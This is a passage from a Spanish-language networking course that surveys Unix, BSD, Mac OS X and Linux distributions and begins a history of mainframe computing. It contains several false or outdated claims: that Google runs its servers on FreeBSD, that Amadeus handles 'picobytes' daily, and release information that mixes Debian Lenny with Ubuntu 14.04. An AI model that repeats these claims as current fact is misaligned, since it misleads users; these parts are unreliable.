Screen 0: minimum 320 x 200, current 1024 x 768, maximum 1024 x 768
default connected 1024x768+0+0 0mm x 0mm
 1024x768      85.0*+   75.0      72.0      70.0      60.0      100.0     90.0
 800x600        85.0      75.0      72.0      70.0      60.0      56.0      47.0     120.0
 640x480        85.0      75.0      72.0      60.0      160.0     120.0     100.0     90.0
 640x400        75.0      60.0
```

2.6. Enumeración de Sistemas Operativos de Redes

2.6.1. Unix

2.6.1.1. Unix propietarios

Pertenecen y atienden a grandes compañías. Usualmente se instalan sobre un hardware comprobado.

- IBM: AIX
- Sun:
 - Solaris
 - OpenSolaris (semi libre).
- Hewlett Packard: HP/UX
- Santa Cruz Operation: SCO Unix

Estas compañías se vanaglorian de ofrecer sistemas seguros. Sin embargo, en la práctica, esta fortaleza consiste en que utilizan muchas herramientas de fuente abierta, tales como Apache, Sendmail, SSH y otras.

2.6.1.2. Unix Libres: La familia FreeBSD


- Liviano
- Extremadamente estable
- Muy pocas herramientas gráficas de configuración.
Casi todo se instala y configura desde consola.
- Documentación concentrada en un excelente libro llamado “Handbook” donde figuran prácticamente todas las respuestas posibles. Está traducido al español y puede ser descargado desde www.freebsd.org
- No reconoce tanto hardware como Linux
- La mayoría de los comandos de Linux funcionan perfectamente en BSD.
- Posee varios mecanismos de manejo de paquetes, tales como pkg_add, y un árbol de ports para compilar los programas durante la instalación. No posee tanto software como Linux, pero la mayoría de uso frecuente se encuentra disponible.
- A diferencia de Linux, que posee cientos de distros y subdistros, BSD se encuentra apenas fragmentado:
 - FreeBSD: el mas usado de la familia BSD, sobre todo en ambientes críticos. Google mantiene sus 450.000 servidores con este sistema operativo.
 - PCBSD (ver captura de pantalla): un FreeBSD mas “amigable”, full compatible con el anterior (ver siguiente captura de pantalla).
 - NetBSD: orientado principalmente a portabilidad. Es el sistema operativo que en la actualidad se puede instalar sobre mas plataformas de hardware. Es ideal para embeber en routers, firmwares o dispositivos




pequeños.

- OpenBSD: orientado principalmente a seguridad.

Al haber menos *BSD circulando, existe una impresión de unificación y coherencia mayor a la de su prolífico primo Linux.





Aquí se puede apreciar PCBSD (FreeBSD) corriendo dentro de una maquina virtual de pruebas, bajo Ubuntu:

FreeBSD personalizado, y "a dieta" con un liviano entorno de ventanas FluxBox. Utiliza **cplay** para reproducir musica, **vlc** y **ffplay** (ffmpeg) para videos

de youtube, **wbar** como barra inferior de botones, **irssi** para chatear en el IRC. Abajo a la derecha hay unos **wmwindows** y un **tail** mostrando la traza del sistema.

2.6.1.3. MAC OS/X

Es una versión Unix muy potente y amigable para computadoras Apple, creado a partir del robusto pero árido FreeBSD.

Este sistema operativo es un éxito comercial, y reina desde el público snob, y el ambiente del diseño gráfico. Muchos usuarios de Windows lo encuentran atractivo y simple de utilizar, y legiones de usuarios de Linux se encuentran migrando también hacia estas elegantes aguas.

Si bien **familiarmente** hemos situado a Mac OSX junto a sus primos BSD, este sistema operativo **no es libre**: posee varias capas comerciales por encima, y es solo compatible con el hardware permitido por Apple. Esta compañía decidió basarse en sistemas BSD debido a que la licencia "Berkeley Software Distribution", permite que el código fuente copiado, pueda también cerrarse al público (algo que en la GPL, la licencia de Linux, está prohibido).

En cierta manera, MAC OS/X unifica lo mejor de ambos mundos: muchas herramientas provenientes de las comunidades de Software Libre, junto a todo el software comercial que legendariamente se porta para Apple. Es el único Unix en el que podremos instalar si demasiadas vueltas los conocidos Microsoft Office, Adobe Photoshop, Dreamweaver, y otras aplicaciones que hacen a los usuarios, "cautivos" de Windows.

En la siguiente captura de pantalla puede apreciarse MAC OS/X corriendo Mplayer, uno de los mejores y más rápidos viewers de películas, más propio del ambiente de Software Libre que de un sistema operativo comercial.



2.6.2. Linux

2.6.2.1. Debian: la distribución libre por definición.

- Sitio: <http://www.debian.org>
- Es liviana (corre hasta en 386), y la preferida a la hora de instalar servidores.
- Posee la comunidad de usuarios mas grande.
- Tiene muy pocas herramientas “gráficas” de configuración, por lo que se ha ganado fama de distribución “dura”
- Son los creadores del frontend “apt”, un gestor de paquetes que permite mantener todo el software del sistema sincronizado, estable y actualizado.
- Posee un ciclo de calidad de software que garantiza una gran estabilidad en su conjunto. Posee versiones simultáneas llamadas: estables, inestables, en prueba (testing) y experimentales. Sin embargo Debian se reserva todo el tiempo necesario para determinar “estables” sus versiones.
- La actual y abanderada versión **estable** es la 5 “Lenny”, mientras que en etapa de **testing** se encuentra Squeeze. Los administradores serios utilizan **estable** para sus servidores, en tanto que estudiantes, autodidactas, programadores y oficinistas utilizan la última **testing**.
- Es la única distro que se puede bajar COMPLETA para instalarla luego sin conexión a Internet: aproximadamente 8 DVDs. Esto es especialmente útil para aquellas personas sin banda ancha. Y la mejor solución para zonas bloqueadas por Estados Unidos, como Cuba, o emergentes como India.



2.6.2.2. Ubuntu

- Sitio: <http://www.ubuntulinux.org/>
- Está basado en Debian.
- Por lo tanto posee el mágico **apt**, pero con repositorios propios.
- Hereda la gigantesca comunidad de usuarios de Debian.
- Exige mas recursos, procesador y memoria RAM. El programa instalador exige una lectora CDs confiable.
- El programa instalador puede ser usado además como cd “live” de rescate.
- Posee un ciclo de desarrollo que garantiza versiones cada seis meses. Actualmente la versión “estable” es la 14.04.01 “Trusty”.



Aproximadamente cada tres años, Ubuntu libera una versión marcada como LTS o “Long Term Support”. Es una versión mas conservadora, ideal para servidores. Long Term Support refiere a que los repositorios de paquetes se mantendrán durante muchos años. Ejemplo: en la penúltima LTS, 12.0.4 “Precise”, hoy camino a la fama como una de las mejores versiones para servidores de todos los tiempos, se puede seguir accediendo vía apt-get a los repositorios de paquetes, hasta el año 2017. Los servidores siguen disponibles, y sus paquetes, si bien congelados, siguen recibiendo actualizaciones de seguridad. La última LTS es, casualmente, 14.0.4 “Trusty”, con soporte hasta 2019

- Algo destacable es que Ubuntu está muy bien mantenido, documentado, y traducido. Posee guías paso a paso que cubren la mayoría de las necesidades iniciales de los usuarios novatos, en sus sitios:

- www.ubuntuguide.org (guía en inglés, muy completa y actualizada)
- www.guia-ubuntu.org (guía en español)
- Posee unas pocas herramientas gráficas de configuración, que sin embargo cubren la mayoría de los aspectos iniciales.
- Posee muy buena detección de hardware: impresoras, placas wifi, pendrives, scanners, etc.
- Sus versiones no poseen un ciclo tan extremo de calidad como Debian. Ubuntu posee versiones más nuevas de cada programa, lo que lo hace óptimo para usuarios exigentes, adolescentes, o aquellos llamados usualmente "de escritorio". Es decir: un administrador de sistemas probablemente instalará Debian en sus servidores.
- En cada lanzamiento vienen varias versiones
 - **Ubuntu Desktop:** con escritorio Gnome, recomendado para 256 MB RAM. Posee una amable instalación en modo gráfico desde un arranque tipo LiveCD. Sin embargo es un poco exigente con la calidad de la lectora de Cds
 - **Ubuntu Alternate CD/DVD:** una versión especial que cubre
 - Instalación en modo texto, para máquinas realmente MUY modestas. Esta es la instalación por defecto procedente de Mamá Debian: más probada y segura.
 - Rescatar un sistema dañado
 - Instalación mínima, con solo consola
 - Instalar todo y dejar la configuración de cuentas de usuario para el siguiente reinicio. Sirve para los vendedores (resellers)
 - Actualizar masivamente versiones anteriores
 - **Kubuntu:** con escritorio KDE, recomendado 512 MB RAM
 - **Xubuntu, Lubuntu y Ubuntu Mate:** con escritorios XFCE, LXDE o Mate, para máquinas con 128 MB RAM o discos IDE viejos.
 - **Edubuntu (niños)** - instalable con `sudo aptitude install edubuntu-desktop`, o cada una de sus funciones por separado: consultar paquetes mediante `apt-cache search edubuntu`
 - Escritorio con interfaz atractiva para niños
 - LTSP Server: Recuperación de hardware obsoleto mediante LTSP. Sirve para montar redes de máquinas viejas en escuelas (y oficinas) con pocos recursos.
 - El excelente Gcompris, compuesto por juegos educativos.
 - **Ubuntu Server:** sin modo gráfico. Trae predefinidas instalaciones de tipo LAMP, DNS, Servidor de Correo, Base de Datos, Servidor de Impresión y Servidor de Archivos – nada que no pueda lograr en las otras versiones tras instalar el paquete `tasksel`.



2.6.2.3. Centos y Fedora

Ambos sistemas operativos son hijos conceptuales de RedHat, el cual es comercial y descripto más adelante.

Son una muy buena opción para aprender gratis a usar sistemas linux de tipo RedHat, ya que estos tienen mucha presencia en Estados Unidos.

En términos generales, Fedora se enfoca en el escritorio y en el usuario final, en tanto que Centos se lo usa para servidores. Al respecto de esto último, Centos posee un equivalente al handbook de FreeBSD disponible en <http://www.alcancelibre.org/filemgmt/index.php?id=1> escrito por Joel Barrios Dueñas, donde explica en forma muy amena como montar prácticamente cualquier cosa sobre Centos. Si bien Centos se lo considera para usuarios avanzados, el trabajo de Joel lo hace accesible para cualquier administrador que necesita salir rápidamente al paso con soluciones de soporte IT. Finalmente Centos es muy liviano, de modo que es común encontrarlo preinstalado en VPS económicos como opción a Debian.

2.6.2.4. LinuxMint vs Formatos Abiertos


Los novatos, amargamente no tardan en descubrir que Linux no corre a la primera ciertos componentes de software: archivos **.mp3**, ciertos tipos de **letras**, plugins **flash**, **drivers** cerrados de tarjetas Wireless, **codecs** de video o **DVD**. Esto sucede, porque cuando se incluye un componente con copyrigth, se debe pagar un fuerte canon por el derecho de distribución. Este canón es prohibitivo para las fundaciones, entidades sin fines de lucro, que llevan adelante las distribuciones. Incluso el mismo Microsoft no incluye todos los codecs de video posible. Tan solo el plugin Flash exige de un canon de aproximadamente u\$s 1.000.000. Este es un problema típico de los novatos que instalan por primera Debian, Centos y otras distros.



La respuesta consiste en crear piezas de software equivalente. Los **mp3** se pueden reemplazar perfectamente por el magnífico codec **.ogg**. Los archivos **divx**, por el codec libre **xvid**, y así. En pocas palabras: comportarse como hombres (o al menos, como los primeros hackers), y programar los drivers, codecs o lo que sea.

Sin embargo, a veces el usuario recibe la información en formatos cerrados, y necesita el decodificador apropiado. En estos casos puede ocurrir que tenga que salir a navegar un poco hasta encontrarlo, e instalarlo manualmente. Así ocurre con la mayoría de las distribuciones de Linux.

Ubuntu trae una mejora al respecto. Cuando ejecutamos un archivo “propietario”, amablemente *nos sugiere* activar repositorios extras, y continuar instalando el codec. Con dos clicks comenzamos a instalar desde algún misterioso servidor... que deja a Ubuntu a cubierto de demandas judiciales.



El problema se encuentra *cuando no disponemos de Internet*.

LinuxMint es una distribución basada en Ubuntu, que ya trae este problema solucionado, incluyendo en forma riesgosa (para sus creadores), varios de estos softwares. Además, incluye algunas mejoras de velocidad, esmerada interface gráfica, y muchas amables y agradables opciones ya preconfiguradas.

Es muy recomendada para estudiantes y personas con ganas de aterrizar en forma suave al Software Libre.

Es compatible con Ubuntu, y todos los paquetes que encontremos en Internet para una distribución, deberían funcionar también con la otra.

2.6.2.5. Knoppix

- Es un CD de rescate. Puede ser instalado en el disco como un sistema Debian Testing o Unstable.
- Utiliza KDE en el escritorio, de modo que se recomienda 512 MB RAM. Existen versiones mas livianas en internet, tales como
 - Damm Small Linux y Puppy Linux, ideales para Pentium 2 / K6 con apenas 32 MB de RAM.
 - Lamppix: con escritorio XFCE, y listo para programar utilizando LAMP (Apache, PHP y MySQL)
 - ... muuuchas otras.
- Está concebido como LiveCD. Arranca, detecta todo el hardware y presenta un escritorio limpio sin requerir instalación.
- Una vez que el sistema arranca, puede ser instalado, tras lo cual se convierte en un Debian normal, un poco mas "cosmético".
- Posee tantas herramientas de reparación y detección de errores que se lo utiliza mucho como CD de rescate.



2.6.2.6. Linux “Comerciales”: SuSE, RedHat, Mandriva y Oracle Linux

- Poseen escritorios muy cuidados, con muchos detalles inspirados en Windows
- Existen diversos asistentes y paneles de configuración, que permiten reducir un poco el aterrizaje en la consola. Especialmente en el caso de Mandriva y SUSE. Sin embargo no hay que engañarse: en Unix / Linux, “aterrizar” a la consola es un paso prácticamente obligatorio.
- Las comunidades de usuarios son reducidas en comparación a la familia Debian.
- No poseen apt-get, por lo tanto parte del software cuesta un poco conseguirlo e instalarlo. Existen algunos buenos equivalentes: yum (RedHat, Mandriva, Oracle), yast (SUSE), con instalación automatizada de los programas mas utilizados.
- Sin embargo, a la fecha, no poseen en sus bases una cantidad igual de paquetes a la de la familia Debian, ni

su capacidad para upgrades masivos. Un upgrade masivo, significa actualizar completamente la distribución solo agregando los paquetes que faltan. Algo que en los “duros” Debian, Ubuntu y BSD es una tarea casi trivial.

- No son una mala opción si necesitamos configuraciones específicas del tipo mezcladas con software cerrado. Es decir, si necesitamos instalar Informix, Citrix, Weblogic, OBIEE u Oracle, a veces virtualizar uno de estos Linux puede ser una buena idea. En tal sentido, Oracle Linux ha tomado la posta y prácticamente podemos bajar de su sitio cualquier configuración completa lista para montar en una maquina virtual.

2.6.3. Cuadro comparativo de distribuciones

Aquí se mencionan algunas distribuciones ideales para el estudiante.

+ Estabilidad: Servidores ←		→ Lo último: PC de Escritorio
Debian Stable	Ubuntu LTS 14 "Trusty"	Ubuntus iguales o posteriores a 14.10
FreeBSD, el "duro"	Debian Testing	(Ubuntu) Linux Mint
Deli Linux	Lubuntu Xubuntu	PcBSD, el FreeBSD amigable
Damm Small Linux		Kubuntu LTS 14
Puppy Linux		Kubuntus posteriores a 14.10
+ Velocidad, maquinas obsoletas ←		Mac OS/X
		→ Belleza: maquinas potentes

2.6.3.1. Resumen: ¿qué uso?

En los foros de internet, en general se llega al siguiente consenso:

Para servidores críticos, con versiones mas viejas pero mas comprobadas:

- 1) Debian Stable
- 2) El último Ubuntu LTS disponible.
- 3) FreeBSD STABLE

Para estaciones de trabajo, con los últimos juguetes del mercado.

- 1) Cualquier último LinuxMint (Ubuntu simplificado)
- 2) Cualquier último Ubuntu
- 3) Debian Testing
- 4) PCBSD
- 5) FreeBSD CURRENT

3. Marco General

3.1. Breve Histórico

Para un principiante (newbe / rookie / novato) en el mundo de las redes, el panorama actual puede tornarse confuso, y con razón. Hay redes desde que hay computadoras, y lo que recibimos actualmente es una ingente herencia de muchas formas de conectarlas a todas. Hay mas de una forma para lograrlo, y todas son correctas según el punto de vista.

Años atrás se utilizaban métodos que fueron descartados ("deprecated", o "despreciados") en función de novedosas panaceas. Actualmente han resurgido muchas ideas antiguas, que se han vuelto a potenciar a niveles insospechados.

3.1.1. *El modelo de los 70: los mainframes Unix y los sistemas patrimoniales*

Esta década heredó de los '60, el mecanismo a partir del cual existían grandes nodos centrales compuestos por "mainframes", corriendo usualmente Unix, y estaciones "bobas" conectadas usualmente por racks de puertos serie (si, los del mouse). Algunos bancos y organismos del estado poseen todavía estos sistemas, ya que son muy estables. Sin ir mas lejos, Amadeus, el sistema mundial de reserva de pasajes que usan actualmente la mayoría de agencias de viaje del mundo, mantiene online varios picobytes de información todos los días. Su mainframe está en Munich, con espejos en Miami.

Shell, C y Cobol fueron los lenguajes preferidos para crear estos sistemas de gestión. En el caso de COBOL ya prácticamente no existen programadores.

El Shell sigue vigente, y es de hecho la consola habitual en Linux (sh, bash, csh y otras). Es extremadamente potente, pero posee una sintaxis bastante diferente a los lenguajes habituales, y es usada solamente por programadores de elite en Unix.



C y C++ son una muy buena alternativa, pero se demora mucho tiempo en obtener productividad inmediata de estos lenguajes. Actualmente lo mas conveniente para acceder a los datos de estos servidores es

- A través de una terminal. BSD y Linux no tienen problemas para realizar esta conexión, vía **SSH** o **telnet**, pero desde Windows hace falta alguna emulación como TinyTerm, o Putty.
- A través de lenguajes conocidos como CGI (Common Gateway Interface): PHP, ASP, PERL, ActionScript, Python, Ruby (o incluso C/C++). Con estos lenguajes se puede acceder a los datos y volcarlos:
 - A lenguaje HTML (el lenguaje de las páginas Web), DHTML, o a XML
 - A un motor SQL. Eventualmente, mas tarde, un CGI puede extraer del motor SQL a HTML, con mucho menos esfuerzo de desarrollo de software.

3.1.1.1. Ventajas:

- Sistemas muy estables, seguros y rápidos

3.1.1.2. Desventajas:

- Terminales de texto (sin "ventanas" ni gráficos)

- Pocas herramientas (a menos que el usuario maneje comandos de Shell Unix)
- Elitismo a nivel administradores de sistema.
- Softwares y sistemas cerrados. Bases de datos incompatibles (creadas a medida), necesidad de diccionarios de datos para lograr cualquier migración a sistemas actuales.
- Muy caros de adquirir. Actualmente con unos pocos miles de dolares se pueden obtener, pero en aquella época era prohibitivo para las PyMEs.
- Muy caros de mantener. Incompatibilidad de Hardware. Dependencia del fabricante del mainframe (IBM, Bull, Sun) para muchas actividades.

Actualmente existe una tendencia a migrar estos viejos monstruos, a redes de computadoras mas chicas conectadas como una sola gran computadora o "cluster". En cuanto a los datos, a los efectos de poder ser accedidos desde internet (y por muchas otras razones mas), se han migrado a motores SQL.

Actualmente se ha revalorizado la arquitectura cliente-servidor, debido a que las redes compuestas por cientos de PCs tienden a ser complicadas de administrar y mantener. Los usuarios tienden a estropear los sistemas, los discos rígidos se rompen y requieren de reinstalación del sistema operativo, los binarios suelen contaminarse con virus, y la lista sigue.

A veces unas cuantas maquinas sin disco rígido, conectadas a una combinación de servidores potentes Linux+Windows, pueden convertirse en una solución barata y eficiente, ofreciendo lo mejor de ambos mundos.

